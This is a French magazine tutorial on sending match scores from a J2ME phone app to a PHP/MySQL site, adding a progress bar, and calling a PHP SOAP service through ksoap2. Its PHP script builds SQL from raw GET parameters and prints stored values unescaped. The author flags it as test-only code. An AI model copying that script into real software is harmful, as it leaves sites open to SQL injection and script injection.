Dans l'exemple d'application que nous évoquions au début de cet article, nous souhaitions transmettre les résultats d'un match de Volley. Nous allons donc créer un formulaire permettant de saisir le nom de deux équipes, ainsi que leur score respectif (exprimé en nombre de manches gagnées). Nous devons également nous préoccuper de la partie serveur et écrire le code PHP qui recevra les informations pour mettre à jour le site. Pour cela, nous allons développer un code très simple s'appuyant sur une table MySQL dont la forme est :

Nom du champ	Type	Détail
Id	**int(10)**	Clé primaire, auto-incrémentation
score1	**int(11)**	
score2	**int(11)**	
equipe1	**varchar(15)**	
equipe2	**varchar(15)**	

Le code de création de cette table est le suivant :

```
CREATE TABLE IF NOT EXISTS `InterPHP` (
  `id` int(10) unsigned NOT NULL auto_increment,
  `score1` int(11) NOT NULL,
  `score2` int(11) NOT NULL,
  `equipe1` varchar(15) NOT NULL,
  `equipe2` varchar(15) NOT NULL,
  PRIMARY KEY  (`id`)
);
```

Notre script PHP récupérera quatre variable par méthode **GET** (dans l'adresse d'appel de la page) et transmettra ces informations à la base de données. Nous appellerons ce script **interactionPHPserver.php** :

```
01: <?php
02:
03:   $db = mysql_connect (
04:     'mon_serveur',
05:     'mon_login',
06:     'mon_mot_de_passe'
07:   ) or die ('IMPOSSIBLE DE SE CONNECTER');
08:   mysql_select_db ('ma_base', $db);
09:
10:   if ((isset ($_GET['equipe1'])) && (isset ($_GET['score1'])) &&
(isset ($_GET['equipe2']))
11:       && (isset ($_GET['score2'])))
12:   {
13:     $result = mysql_query ('INSERT INTO `InterPHP` (`id`, `equipe1`,
`equipe2`, `score1`,
14:                 `score2`) VALUES (NULL, \'' . $_GET['equipe1'] .
'\', \'' . $_GET['equipe2'] .
15:                 '\', \'' . $_GET['score1'] . '\', \'' . $_
GET['score2'] . '\');', $db);
16:   }
17:   else
18:   {
19:     $result = mysql_query ('SELECT * FROM InterPHP', $db);
20:
21:     echo 'RESULTATS DANS LA BASE :<br />';
22:     if ($result)
23:     {
24:       echo '<table>';
25:       echo '<tr>';
26:       echo '<th>Equipe 1</th><th>Equipe 2</th><th>Score</th>';
27:       echo '</tr>';
28:       while ($row = mysql_fetch_assoc ($result))
29:       {
30:         echo '<tr>';
31:         echo '<td>' . $row['equipe1'] . '</td>';
32:         echo '<td>' . $row['equipe2'] . '</td>';
33:         echo '<td>' . $row['score1'] . ' - ' .$row['score2']. '</td>';
34:         echo '</tr>';
35:       }
36:     }
37:     echo '</table>';
38:   }
39:
40:   mysql_close ($db);
41: ?>
```

Ce script n'est donné que dans une vue de test : il n'y a aucun contrôle sur les valeurs récupérées via la méthode **GET** et il n'y a aucun respect des recommandations du W3C pour la génération du code HTML. Le déroulement du script est très simple : on se connecte à la base de données grâce au couple identifiant/mot de passe (lignes 3 à 8), puis, si

les variables **equipe1**, **score1**, **equipe2** et **score2** sont transmises en méthode **GET** (lignes 10 et 11), on les ajoute dans la base (lignes 13 à 15). Sinon, on sélectionne toutes les données de notre table et on les affiche sous forme d'un tableau (lignes 19 à 37).

Pour faire fonctionner notre script PHP, d'après sa construction, nous devrons appeler depuis J2ME une page du type : http://www.mon-serveur.com/InteractionPHPserverequipe1=...&equipe2=...&score1=...&score2=...

La base de notre code J2ME sera sensiblement la même que celle du projet **HelloWorld** et le code de notre nouveau projet **InteractionPHP** sera le suivant :

```
01:  import javax.microedition.midlet.MIDlet;
02:  import javax.microedition.lcdui.*;
03:  import java.io.*;
04:  import javax.microedition.io.*;
05:
06:  public final class InteractionPHP extends MIDlet implements
CommandListener
07:  {
08:    private final Command   exitCommand;
09:    private final Form      mainForm;
10:    private      TextField equipe1, equipe2, scoreEquipe1, scoreEquipe2;
11:    private       Display   display;
12:    private static final Command CMD_PRESS = new Command("Envoyer",
Command.ITEM,
13:
1);
14:    private String url = "http://www.mon-serveur.com/
interactionPHPserver.php?";
15:
16:    public InteractionPHP()
17:    {
18:      mainForm       = new Form("InteractionPHP");
19:      display          = Display.getDisplay(this);
20:      exitCommand = new Command("Exit", Command.EXIT, 1);
21:      mainForm.addCommand(exitCommand);
22:
23:      equipe1         = new TextField("Nom Equipe 1",   "", 15,
TextField.ANY);
24:      scoreEquipe1 = new TextField("Score Equipe 1", "", 2,
TextField.NUMERIC);
25:      equipe2         = new TextField("Nom Equipe 2",   "", 15,
TextField.ANY);
26:      scoreEquipe2 = new TextField("Score Equipe 2", "", 2,
TextField.NUMERIC);
27:      mainForm.append(equipe1);
28:      mainForm.append(scoreEquipe1);
29:      mainForm.append(equipe2);
30:      mainForm.append(scoreEquipe2);
31:
32:      mainForm.addCommand(CMD_PRESS);
33:
34:      mainForm.setCommandListener(this);
35:      display.setCurrent(mainForm);
36:    }
37:
38:    protected void startApp()
39:    {
40:      display.setCurrent(mainForm);
41:    }
42:
43:    protected void pauseApp()
44:    {
45:    }
46:
47:    protected void destroyApp(boolean unconditional)
48:    {
49:    }
50:
51:    public void commandAction(Command c, Displayable d)
52:    {
53:      if (c == CMD_PRESS)
54:      {
55:        try
56:        {
57:          sendInfo (url);
58:        }
59:        catch (IOException e)
60:        {
61:          System.out.println ("IOException " + e);
62:          e.printStackTrace ();
63:        }
64:        String text = "Information transmise";
65:        Alert   a      = new Alert("Action", text, null, AlertType.INFO);
66:        display.setCurrent(a);
67:      }
68:      else if (c == exitCommand)
69:      {
70:        destroyApp(false);
71:        notifyDestroyed();
72:      }
73:    }
74:
75:    public void sendInfo (String url) throws IOException
76:    {
77:      HttpConnection connection   = null;
78:      InputStream      is                 = null;
79:      StringBuffer      stringBuffer = new StringBuffer();
80:      TextBox             textBox       = null;
81:
82:      try
83:      {
84:        url = url + "equipe1="   + equipe1.getString ();
85:        url = url + "&score1="   + scoreEquipe1.getString ();
86:        url = url + "&equipe2=" + equipe2.getString ();
87:        url = url + "&score2="   + scoreEquipe2.getString ();
88:
89:        connection = (HttpConnection)Connector.open(url);
90:        connection.setRequestMethod(HttpConnection.GET);
91:        connection.setRequestProperty("IF-Modified-Since","20 Jan
2001 16:19:14 GMT");
92:        connection.setRequestProperty("User-Agent",
93:                                      "Profile/MIDP-2.0 Confirguration/
CLDC-1.0");
94:        connection.setRequestProperty("Content-Language", "fr-FR");
95:        connection.setRequestProperty("Content-Type",
96:                                      "application/x-www-form-
urlencoded");
97:        is = connection.openDataInputStream();
98:        int ch;
99:        while ((ch = is.read()) != -1)
100:       {
101:         stringBuffer.append((char) ch);
102:       }
103:     }
104:     finally
105:     {
```

```
106:        if (is != null)
107:        {
108:          is.close();
109:        }
110:        if (connection != null)
111:        {
112:          connection.close();
113:        }
114:      }
115:    }
116:
117: }
```

Les différences vraiment notables entre nos deux codes portent sur la gestion de la connexion HTTP. Ces lignes sont indiquées en rouge. Pour le reste, vous noterez une structure identique au programme **HelloWorld** avec la création de la commande « Envoyer » en ligne 12 (et traitement en lignes 53 à 67). En ligne 14, nous définissons une variable contenant la racine de l'adresse de la page PHP que nous allons utiliser, puis, dans la méthode **InteractionPHP()**, nous définissons notre formulaire avec cette fois deux champs numériques (lignes 24 et 26) et l'ajout de la commande « Envoyer » définie dans la variable **CMD_PRESS**. Le traitement de cette commande s'effectue bien sûr dans la méthode **commandAction()** où nous appelons la fonction **sendInfo()** en cas d'envoi des données avec traitement et affichage des erreurs (lignes 59 à 63). Dans les lignes 64 à 66, quand l'envoi est achevé, nous affichons un texte « Information transmise » sous forme d'alerte (message accompagné d'un signal sonore). Enfin, la partie primordiale de ce code se trouve dans les lignes 75 à 115 de la fonction **sendInfo()**. Dans les lignes 84 à 87, nous récupérons les informations des champs du formulaire grâce à la méthode **getString()** et nous concaténons ces valeurs à notre URL définie en ligne 14. Pour créer la connexion HTTP, nous définissons une connexion sur notre URL en ligne 89 et nous lui attribuons la méthode d'accès **GET** en ligne 90. Vous reconnaîtrez dans les lignes 91 à 96 des propriétés HTTP définies pour la communication depuis notre téléphone portable. En ligne 97, nous définissons un flux de données en lecture qui est lu tant que des données sont transmises par la connexion (lignes 99 à 102).

À l'exécution de cette application sur votre téléphone, vous obtenez une interface telle que celle présentée en figure 5. Après avoir envoyé des données, rendez-vous sur la page internet spécifiée dans l'URL de l'application (sans les paramètres **GET** bien sûr !) et vous pourrez vous rendre compte que la page a été mise à jour. C'était donc ça la solution ! Toutefois, cette version possède de nombreux défauts :

- N'importe qui peut se connecter au site et transmettre des données ;
- Il n'y a aucune vérification de la valeur des scores (les scores doivent être compris entre 0 et 3, et l'une des deux équipes doit avoir 3, car les matchs nuls sont impossibles) ;
- Pendant le transfert, nous revenons à l'interface de saisie des scores ;

Fig. 5 : L'application InteractionPHP sur téléphone portable

- Quand le transfert est achevé, l'application continue à être exécutée.

Le premier point soulevé pourrait être corrigé simplement en ajoutant le passage d'un paramètre crypté servant de clé. Pour le deuxième point, il faudrait effectuer des tests sur les valeurs fournies par l'utilisateur. Nous allons nous attacher aux deux points suivants et tenter d'améliorer l'ergonomie de l'application pendant le transfert et quitter l'application à la fin du transfert.

4 La barre de progression

Classiquement, lors des transferts de données, les applications affichent une barre permettant de connaître la progression du processus. Cet objet étant clair et présent dans les bibliothèques J2ME, nous allons l'utiliser. L'implémentation d'une barre de progression se fait de manière très simple à l'aide de l'objet **Gauge** auquel on donne une valeur maximale et que l'on peut incrémenter lorsque des opérations ont été réalisées. Avant d'utiliser cet objet dans notre code, nous allons l'étudier dans un exemple simple où la progression de la barre se fera de manière automatique toutes les 200 millisecondes. Voici le code du projet **BarreProgression** :

```
01: import javax.microedition.lcdui.*;
02: import javax.microedition.midlet.*;
03:
04: public class BarreProgression extends MIDlet implements
CommandListener
05: {
06:   private Display     display;
07:   private Form        form            = new Form("");
08:   private Command exit               = new Command("Exit",
Command.EXIT, 1);
09:   private Gauge       gauge           = new Gauge("Processus en
cours…", false, 100, 0);
```

```
10:   private boolean     isSafeToExit = true;
11:
12:   public BarreProgression()
13:   {
14:     display = Display.getDisplay(this);
15:     form.append(gauge);
16:     form.addCommand(exit);
17:     form.setCommandListener(this);
18:   }
19:
20:   public void startApp()
21:   {
22:     display.setCurrent(form);
23:     new Thread(new GaugeUpdater()).run();
24:   }
25:
26:   public void pauseApp()
27:   {
28:   }
29:
30:   public void destroyApp(boolean unconditional) throws
MIDletStateChangeException
31:   {
32:     if (!unconditional)
33:     {
34:       throw new MIDletStateChangeException();
35:     }
36:   }
37:
38:   public void commandAction(Command command, Displayable displayable)
39:   {
40:     if (command == exit)
41:     {
42:       try
43:       {
44:         destroyApp(isSafeToExit);
45:         notifyDestroyed();
46:       }
47:       catch (MIDletStateChangeException Error)
48:       {
49:         Alert alert = new Alert("Occupé", "Essayez plus tard",
null, AlertType.WARNING);
50:         alert.setTimeout(1500);
51:         display.setCurrent(alert, form);
52:       }
53:     }
54:   }
55:
56:   class GaugeUpdater implements Runnable
57:   {
58:     public void run()
59:     {
60:       isSafeToExit = false;
61:       try
62:       {
63:         while (gauge.getValue() < gauge.getMaxValue())
64:         {
65:           Thread.sleep(200);
66:           gauge.setValue(gauge.getValue() + 1);
67:         }
68:         isSafeToExit = true;
69:         gauge.setLabel("Processus achevé.");
70:       }
71:       catch (InterruptedException Error)
72:       {
73:         throw new RuntimeException(Error.getMessage());
74:       }
75:     }
76:   }
77: }
```

La barre de progression est créée en ligne 9 avec le label « Processus en cours... » et un nombre maximal d'itérations de 100 (pour plus d'informations sur les paramètres d'un objet **Gauge**, vous pourrez consulter la documentation de l'API **[1]**). Ici encore, nous utilisons un formulaire auquel nous attachons la barre de progression (ligne 15), ainsi que la commande de sortie (ligne 16). Au démarrage de l'application, nous lançons un processus (*thread*) sur la méthode **run()** de l'objet **GaugeUpdater** que nous définissons dans les lignes 56 à 76. Cette méthode est chargée d'incrémenter la barre de progression toutes les 200 millisecondes (lignes 65 et 66) tant que la valeur maximale de la barre n'a pas été atteinte (ligne 63). En ligne 69, lorsque la valeur maximale est atteinte, nous changeons le libellé de la barre en « Processus achevé ». Notez que lors de l'appel de la commande **exit** (lignes 40 à 53), si le processus de la barre de progression est toujours actif, nous affichons un message d'alerte signifiant qu'un processus est en cours d'exécution (lignes 49 à 51).

Pour tester ce petit exemple, nous pouvons nous contenter de l'émulateur comme le montre la figure 6. Sachez toutefois que le rendu graphique des barres de progression dépend du téléphone que vous utilisez. L'aperçu de l'émulateur sera certainement différent de celui que vous obtiendrez sur votre téléphone.

Intégrons maintenant cette barre dans notre programme.

Fig. 6 : La barre de progression sur l'émulateur du WTK.

5 Interaction avec un site en PHP (version améliorée)

L'insertion de la barre de progression se fait aisément à l'aide d'une dizaine de lignes. Nous améliorerons également l'ergonomie de l'application en utilisant divers formulaires qui seront affichés au cours du déroulement du programme. Les lignes modifiées par rapport à la version originale sont indiquées en rouge dans le code suivant, représentant un nouveau projet **InteractionPHPAvance** :

```
01: import javax.microedition.midlet.*;
02: import javax.microedition.lcdui.*;
03: import java.io.*;
04: import javax.microedition.io.*;
05:
06: public final class InteractionPHPAvance extends MIDlet implements
CommandListener
07: {
08:   private final Command  exitCommand;
09:   private final Form          mainForm;
10:   private final Form          waitingForm;
11:   private final Form          finalForm;
12:   private         TextField   equipe1, equipe2, scoreEquipe1,
scoreEquipe2;
13:   private         StringItem finalMsg;
14:   private         Display     display;
15:   private         Gauge       gauge  = new Gauge("Transmission des
données...",
16:
false, 6, 0);
17:   private static final  Command CMD_PRESS = new Command("Envoyer",
Command.ITEM,
18:
1);
19:   private String url = "http://www.monserveur.com/
interactionPHPserver.php?";
20:
21:   public InteractionPHPAvance()
22:   {
23:     mainForm = new Form("InteractionPHPAvance");
24:     display = Display.getDisplay(this);
25:     exitCommand = new Command("Exit", Command.EXIT, 1);
26:     mainForm.addCommand(exitCommand);
27:
28:    equipe1         = new TextField("Nom Equipe 1",   "", 15, TextField.ANY);
29:    scoreEquipe1 = new TextField("Score Equipe 1", "", 2,  TextField.NUMERIC);
30:    equipe2         = new TextField("Nom Equipe 2",   "", 15, TextField.ANY);
31:    scoreEquipe2 = new TextField("Score Equipe 2", "", 2,  TextField.NUMERIC);
32:     mainForm.append(equipe1);
33:     mainForm.append(scoreEquipe1);
34:     mainForm.append(equipe2);
35:     mainForm.append(scoreEquipe2);
36:
37:     mainForm.addCommand (CMD_PRESS);
38:
39:     mainForm.setCommandListener(this);
40:     Display.getDisplay(this).setCurrent(mainForm);
41:
42:     waitingForm = new Form("Veuillez patienter...");
43:     waitingForm.append(gauge);
44:
45:     finalForm = new Form("Processus achevé");
46:     finalMsg = new StringItem("Résultat : ", "Les informations ont
été transmises !");
47:     finalForm.append(finalMsg);
48:     finalForm.addCommand(exitCommand);
49:     finalForm.setCommandListener(this);
50:   }
51:
52:   protected void startApp()
53:   {
54:     display.setCurrent(mainForm);
55:   }
56:
57:   protected void pauseApp()
58:   {
59:   }
60:
61:   protected void destroyApp(boolean unconditional)
62:   {
63:   }
64:
65:   public void commandAction(Command c, Displayable d)
66:   {
67:     if (c == CMD_PRESS)
68:     {
69:       try
70:       {
71:         sendInfo (url);
72:       }
73:       catch (IOException e)
74:       {
75:         System.out.println ("IOException " + e);
76:         e.printStackTrace ();
77:       }
78:     }
79:     else if (c == exitCommand)
80:     {
81:       destroyApp(false);
82:       notifyDestroyed();
83:     }
84:   }

85:
86:   public void sendInfo (String url) throws IOException
87:   {
88:     HttpConnection connection   = null;
89:     InputStream      is                  = null;
90:     StringBuffer       stringBuffer = new StringBuffer();
91:
92:     try
93:     {
94:       display.setCurrent(waitingForm);
95:       gauge.setValue(gauge.getValue() + 1);
96:       url = url + "equipe1=" + equipe1.getString();
97:       url = url + "&score1="  + scoreEquipe1.getString();
98:       url = url + "&equipe2=" + equipe2.getString();
99:       url = url + "&score2="  + scoreEquipe2.getString();
100:       gauge.setValue(gauge.getValue() + 1);
101:
102:       connection = (HttpConnection)Connector.open(url);
103:       gauge.setValue(gauge.getValue() + 1);
104:       connection.setRequestMethod(HttpConnection.GET);
105:       connection.setRequestProperty("IF-Modified-Since","20 Jan
2001 16:19:14 GMT");
106:       connection.setRequestProperty("User-Agent",
```

```
107:                                    "Profile/MIDP-2.0
Confirguration/CLDC-1.0");
108:        connection.setRequestProperty("Content-Language", "fr-FR");
109:        connection.setRequestProperty("Content-Type",
110:                                    "application/x-www-form-
urlencoded");
111:        is = connection.openDataInputStream();
112:        gauge.setValue(gauge.getValue() + 1);
113:        int ch;
114:        while ((ch = is.read()) != -1)
115:        {
116:          stringBuffer.append((char) ch);
117:        }
118:        gauge.setValue(gauge.getValue() + 1);
119:      }
120:      finally
121:      {
122:        if (is != null)
123:        {
124:          is.close();
125:        }
126:        if (connection != null)
127:        {
128:          connection.close();
129:        }
130:        gauge.setValue(gauge.getValue() + 1);
131:        display.setCurrent(finalForm);
132:      }
133:    }
134:
135: }
```

Les nouveaux formulaires **waitingForm** et **finalForm** permettent d'afficher respectivement la barre de progression (lignes 42 et 43) et le message final indiquant à l'utilisateur que la transmission a été effectuée (lignes 45 à 49). En ligne 94, au moment de la connexion, nous affichons le formulaire d'attente et nous incrémentons la barre de progression à la fin de chaque opération (lignes 95, 100, 103, 112, 118 et 130). Bien sûr, dans ce cas, les opérations que nous avons découpées sont soit très rapides, soit très longues (comme la connexion).

Sachant qu'il n'y a que six niveaux de progression sur la barre, la progression sera pratiquement imperceptible... mais, au moins, l'utilisateur saura qu'un processus est en cours d'exécution (voir figure 7).

Fig. 7 : La barre de progression lors de la transmission de données sur téléphone portable

Nous avons résolu notre problème de départ et réussi à démontrer qu'il était possible de mettre à jour son site internet sans avoir recours à des artifices issus de la science-fiction. Votre femme/copine pourra regarder tranquillement *Desperate Housewives* sans se soucier de votre site...
Ah oui, c'était déjà le cas avant... disons plutôt que votre site sera à jour sans intervention extérieure. Maintenant, par pure satisfaction intellectuelle, nous pouvons encore nous pencher sur un domaine d'application du J2ME en relation avec PHP : les services Web – ou *Web-services* pour les anglophiles.

6 Les services Web

Les services Web représentent un outil très puissant : ils permettent à des applications développées dans des langages différents de communiquer à distance sous la forme d'un client demandant un « service » au serveur. Ainsi, par exemple, un client écrit en Java peut demander à un serveur écrit en PHP le résultat de l'addition de deux entiers (pour peu que la méthode d'addition soit fournie par le serveur...). Il existe deux technologies pour utiliser les services Web : REST (pour *REpresentational State Transfer*) et SOAP (pour *Simple Object Access Protocol*). Nous nous intéresserons à la technologie SOAP qui est recommandée par le W3C dans le cadre de développement d'applications faisant appel à des services. De plus, SOAP est très bien supporté par PHP **[2]**. Pour plus d'informations sur l'architecture REST, je vous invite à consulter l'article de Wikipédia qui lui est dédié **[3]**.

Commençons par expliquer rapidement le mode de fonctionnement d'un service SOAP. Nous pouvons dégager quatre étapes dans le dialogue s'instaurant entre le client et le serveur (ces étapes sont représentées sur la figure 8) :

1. Le client demande au serveur la liste des services (ou méthodes) disponibles.

2. Le serveur renvoie au client la liste des méthodes disponibles sous la forme d'un document XML. Ce document répond aux spécifications du WSDL (*Web Services Description Language*) énoncées par le W3C **[4]**. Il s'agit d'une description précise des méthodes fournies par le serveur. Ainsi, pour définir une méthode nommée **maMethode()**, acceptant deux paramètres (**parametre_1** de type entier et **parametre_2** de type chaîne de caractères), et renvoyant une chaîne de caractères, nous utiliserons les lignes suivantes :

```
01: <message name="maMethodeRequest">
02:   <part name="parametre_1" type="xsd:int"/>
03:   <part name="parametre_2" type="xsd:string"/>
04: </message>
```

```
05: <message name="maMethodeResponse">
06:   <part name="return" type="xsd:string"/>
07: </message>
08:
09: <portType name="monServicePort">
10:  <operation name="maMethode">
11:    <input message="typens:maMethodeRequest"/>
12:    <output message="typens:maMethodeResponse"/>
13:  </operation>
14: </portType>
```

Je ne m'étendrai pas plus longuement sur ce format : un très bon tutoriel est disponible sur le site W3Schools **[5]**.

3. Le client ayant maintenant connaissance des méthodes, il peut en choisir une pour l'utiliser en lui fournissant les paramètres appropriés.

4. Le serveur répond à la requête du client et lui renvoie le résultat de la méthode invoquée.




Fig. 8 : Service SOAP – les différentes étapes du dialogue client/serveur

Après ces quelques lignes de théorie, passons à la pratique. Nous allons écrire un client en J2ME et un serveur SOAP en PHP. Vous devez tout d'abord vous assurer que l'extension SOAP de votre serveur PHP soit bien activée à l'aide d'un script du type :

```
01: <?php
02:   phpinfo();
03: ?>
```

Vous devriez trouver des lignes contenant « Soap Client » et « Soap Server » avec la valeur **enabled**. Si ce n'est pas le cas et que vous avez accès à la configuration de votre serveur, il va falloir activer SOAP (recompilez PHP avec l'option **--enable-soap**). Notez que chez l'hébergeur Free, par exemple, vous ne pourrez pas faire tourner de service Web SOAP. L'utilisation de services Web mettant en jeu de nombreux paramètres, je vous conseille de mettre au point votre code en local avant de le passer sur un serveur distant. Pour cette raison, nous allons commencer par créer le service Web et un client en PHP pour nous assurer que tout fonctionne correctement. Puis, nous créerons le client J2ME.

Pour illustrer l'utilisation des services Web, nous allons changer d'exemple et demander au serveur de nous fournir l'adresse d'un gymnase en fonction de son nom. Le service SOAP sera contenu dans le fichier **serviceGymnasium.php** :

```
01: <?php
02:
03:   ini_set("soap.wsdl_cache_enabled", "0");
04:
05:   try
06:   {
07:     $serverSOAP = new SoapServer('serviceGymnasium.wsdl');
08:     $serverSOAP->addFunction('getGymnasium');
09:     $serverSOAP->handle();
10:   }
11:   catch (SoapFault $e)
12:   {
13:     echo 'Erreur SOAP (' . $e->faultcode .') : ' . $e->faultstring;
14:   }
15:
16: function getGymnasium($name)
17: {
18:   switch ($name)
19:   {
20:     case 'TuxArena' : return '4 rue Torvalds, 777 Pingus';
21:     case 'BillouColiseum' : return '12 av. Crosoft, 101 Bugcity';
22:     default: return 'Gymnase inconnu !';
23:   }
24: }
25: ?>
```

Comme l'indique la ligne 7, la description du service sera contenue dans le fichier WSDL **serviceGymnasium.wsdl** et le service ne proposera qu'une méthode (ligne 8) qui sera définie dans les lignes 16 à 24. Cette méthode, nommée **getGymnasium**, est chargée de renvoyer une chaîne de caractères (l'adresse) en fonction d'un nom de gymnase passé en paramètre. Le fichier WSDL **serviceGymnasium.wsdl** présente cette méthode :

```
01: <?xml version="1.0"?>
02:
03: <definitions name="serviceGymnasium"
04:       targetNamespace="urn:serviceGymnasium"
05:       xmlns:typens="urn:serviceGymnasium"
06:       xmlns:xsd="http://www.w3.org/2001/XMLSchema"
07:       xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
08:       xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
09:       xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
10:       xmlns="http://schemas.xmlsoap.org/wsdl/">
11:
12:   <types>
13:     <xsd:schema xmlns="http://www.w3.org/2001/XMLSchema"
14:                 targetNamespace="urn:serviceGymnasium">
15:     </xsd:schema>
16:   </types>
17:
18:   <message name="getGymnasiumRequest">
19:     <part name="name" type="xsd:string"/>
20:   </message>
21:   <message name="getGymnasiumResponse">
22:     <part name="return" type="xsd:string"/>
23:   </message>
24:
25:   <portType name="serviceGymnasiumPort">
26:     <operation name="getGymnasium">
27:       <input message="typens:getGymnasiumRequest"/>
28:       <output message="typens:getGymnasiumResponse"/>
29:     </operation>
30:   </portType>
31:
32:   <binding name="serviceGymnasiumBinding" type="typens:serviceGymnasiumPort">
33:     <soap:binding style="rpc" transport="http://schemas.xmlsoap.
org/soap/http"/>
34:     <operation name="getGymnasium">
35:       <soap:operation soapAction="serviceGymnasiumAction"/>
36:       <input name="getGymnasiumRequest">
37:         <soap:body use="encoded"
38:                    namespace="urn:serviceGymnasium"
39:                    encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"/>
```

```
40:       </input>
41:       <output name="getGymnasiumResponse">
42:         <soap:body use="encoded"
43:                    namespace="urn:serviceGymnasium"
44:                    encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"/>
45:       </output>
46:     </operation>
47:   </binding>
48:
49:   <service name="serviceGymnasiumService">
50:     <documentation>Retourne l'adresse d'un gymnase en fonction de son
51:                                 nom</documentation>
52:     <port name="serviceGymnasiumPort" binding="typens:serviceGymnasiumBinding">
53:       <soap:address location="http://127.0.0.1/serviceGymnasium.php"/>
54:     </port>
55:   </service>
56: </definitions>
```

Et enfin, le client PHP de test, **test_serviceGymnasium.php**, qui nous servira à valider le service mis en place :

```
01: <?php
02:
03:   ini_set("soap.wsdl_cache_enabled", "0");
04:
05:   $clientSOAP = new SoapClient('serviceGymnasium.wsdl');
06:
07:   echo 'Gymnase TuxArena : ' . $clientSOAP->getGymnasium('TuxArena');
08:
09: ?>
```

Ce script, très simple, se connecte au service en ligne 5, puis appelle la méthode **getGymnasium** en ligne 7. Une fois que nous nous sommes assurés que tout fonctionne correctement en lançant le script **test_serviceGymnasium.php** dans un navigateur, nous pouvons écrire notre client J2ME. Nous aurons ici besoin de la bibliothèque **ksoap2**. Cette bibliothèque est disponible à l'adresse **http://sourceforge.net/projects/ksoap2/**. Téléchargez le fichier **ksoap2-j2me-core-2.1.2.jar** et placez-le dans le répertoire **lib** de votre projet (si le répertoire du code source de votre projet est **apps/WebService/src**, il s'agira du répertoire **apps/WebService/lib**). Une fois cette bibliothèque installée, nous pouvons nous lancer dans l'écriture du code source du projet *WebService* :

```
01: import javax.microedition.midlet.*;
02: import javax.microedition.lcdui.*;
03: import org.ksoap2.serialization.SoapObject;
04: import org.ksoap2.serialization.SoapSerializationEnvelope;
05: import org.ksoap2.transport.HttpTransport;
06:
07: public class WebService extends MIDlet
08: {
09:   private final Form          mainForm;
10:   private       Display       display;
11:   private       StringBuffer message;
12:
13:   public WebService()
14:   {
15:     mainForm = new Form("Adresse des Gymnases");
16:     display = Display.getDisplay(this);
17:     display.setCurrent(mainForm);
18:   }
19:
20:   protected void startApp()
21:   {
22:     display.setCurrent(mainForm);
23:     SOAPRequest();
24:   }
25:
26:   protected void pauseApp()
27:   {
28:   }
29:
30:   protected void destroyApp(boolean unconditional)
31:   {
32:   }
33:
34:   private void SOAPRequest()
35:   {
36:     Object                    SOAPResult = null;
37:     SoapObject                SOAPGymnasium;
38:     HttpTransport             connection;
39:     SoapSerializationEnvelope envelope ;
40:
41:     String url     = "http://127.0.0.1/serviceGymnasium.php";
42:     String service = "urn:serviceGymnasium";
43:
44:     try
45:     {
46:         connection = new HttpTransport(url);
47:
48:         connection.debug = true;
49:
50:         SOAPGymnasium = new SoapObject(service, "getGymnasium");
51:         SOAPGymnasium.addProperty("name","TuxArena");
52:
53:         envelope = new SoapSerializationEnvelope(SoapSerializationE
nvelope.VER11);
54:         envelope.bodyOut = SOAPGymnasium;
55:
56:         connection.call(null, envelope);
57:         SOAPResult =  envelope.getResponse();
58:
59:         message      = new StringBuffer("Gymnase TuxArena : " +
SOAPResult);
60:         mainForm.append(message.toString());
61:         display.setCurrent(mainForm);
62:       }
63:       catch (Exception e)
64:      {
65:        e.printStackTrace();
66:   }
67:   }
68: }
```

Attention : notez bien l'absence de bouton « quit » (à implémenter avant lancement sur un téléphone portable sous peine d'avoir à redémarrer ledit téléphone).

Conclusion

Nous arrivons au terme de cet article. Si vous voulez explorer un peu plus la technologie J2ME qui est très peu documentée, le meilleur moyen reste de tester et d'analyser des exemples **[6]**. Je sens chez certains d'entre vous une pointe de déception : rêveurs, vous pensiez que l'hypothèse de la faille temporelle était la meilleure solution et vous n'imaginiez pas tout ce que l'on pouvait faire avec un bête téléphone portable. Vous voilà détrompés...

Bibliographie

- **[1]** http://java.sun.com/javame/reference/apis/jsr118/
- **[2]** http://fr3.php.net/manual/fr/book.soap.php
- **[3]** http://fr.wikipedia.org/wiki/REST
- **[4]** http://www.w3.org/TR/wsdl
- **[5]** http://www.w3schools.com/WSDL/wsdl_intro.asp
- **[6]** http://www.java2s.com/Code/Java/J2ME/CatalogJ2ME.htm

Auteur : Tristan Colombo

MISC N°41 JAN./FÉV. 2009

AU SOMMAIRE...

ENCORE DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX JUSQU'AU 6 MARS 2009

Mise en observation du système

Cet article vous introduit à la mise en observation d'un système de fichiers sous Linux ; par mise en observation, on sous-entend être informé des évènements relatifs aux accès, altérations ou mouvements sur certains fichiers ou répertoires. Si les mots dnotify et inotify ne vous disent rien, si FAM et GAMIN vous inspirent un grand vide (ou vous font penser à votre femme et à votre fils), alors cet article tombe à pic pour satisfaire votre curiosité et combler ce manque.

Auteur

- Lionel Tricon

Superviser un système de fichiers est une chose relativement aisée sous Linux en passant par le sous-système **inotify** incorporé au noyau depuis la version 2.6.13 (**CONFIG_INOTIFY** doit être activé). Le mécanisme utilisé pour notifier les accès ou modifications aux utilisateurs passe par l'appel à des primitives qui permettent à tout type de programmes de créer une liste de surveillance afin d'être prévenu automatiquement lorsque le contenu d'un répertoire ou même directement un fichier est créé, accédé, supprimé ou modifié.

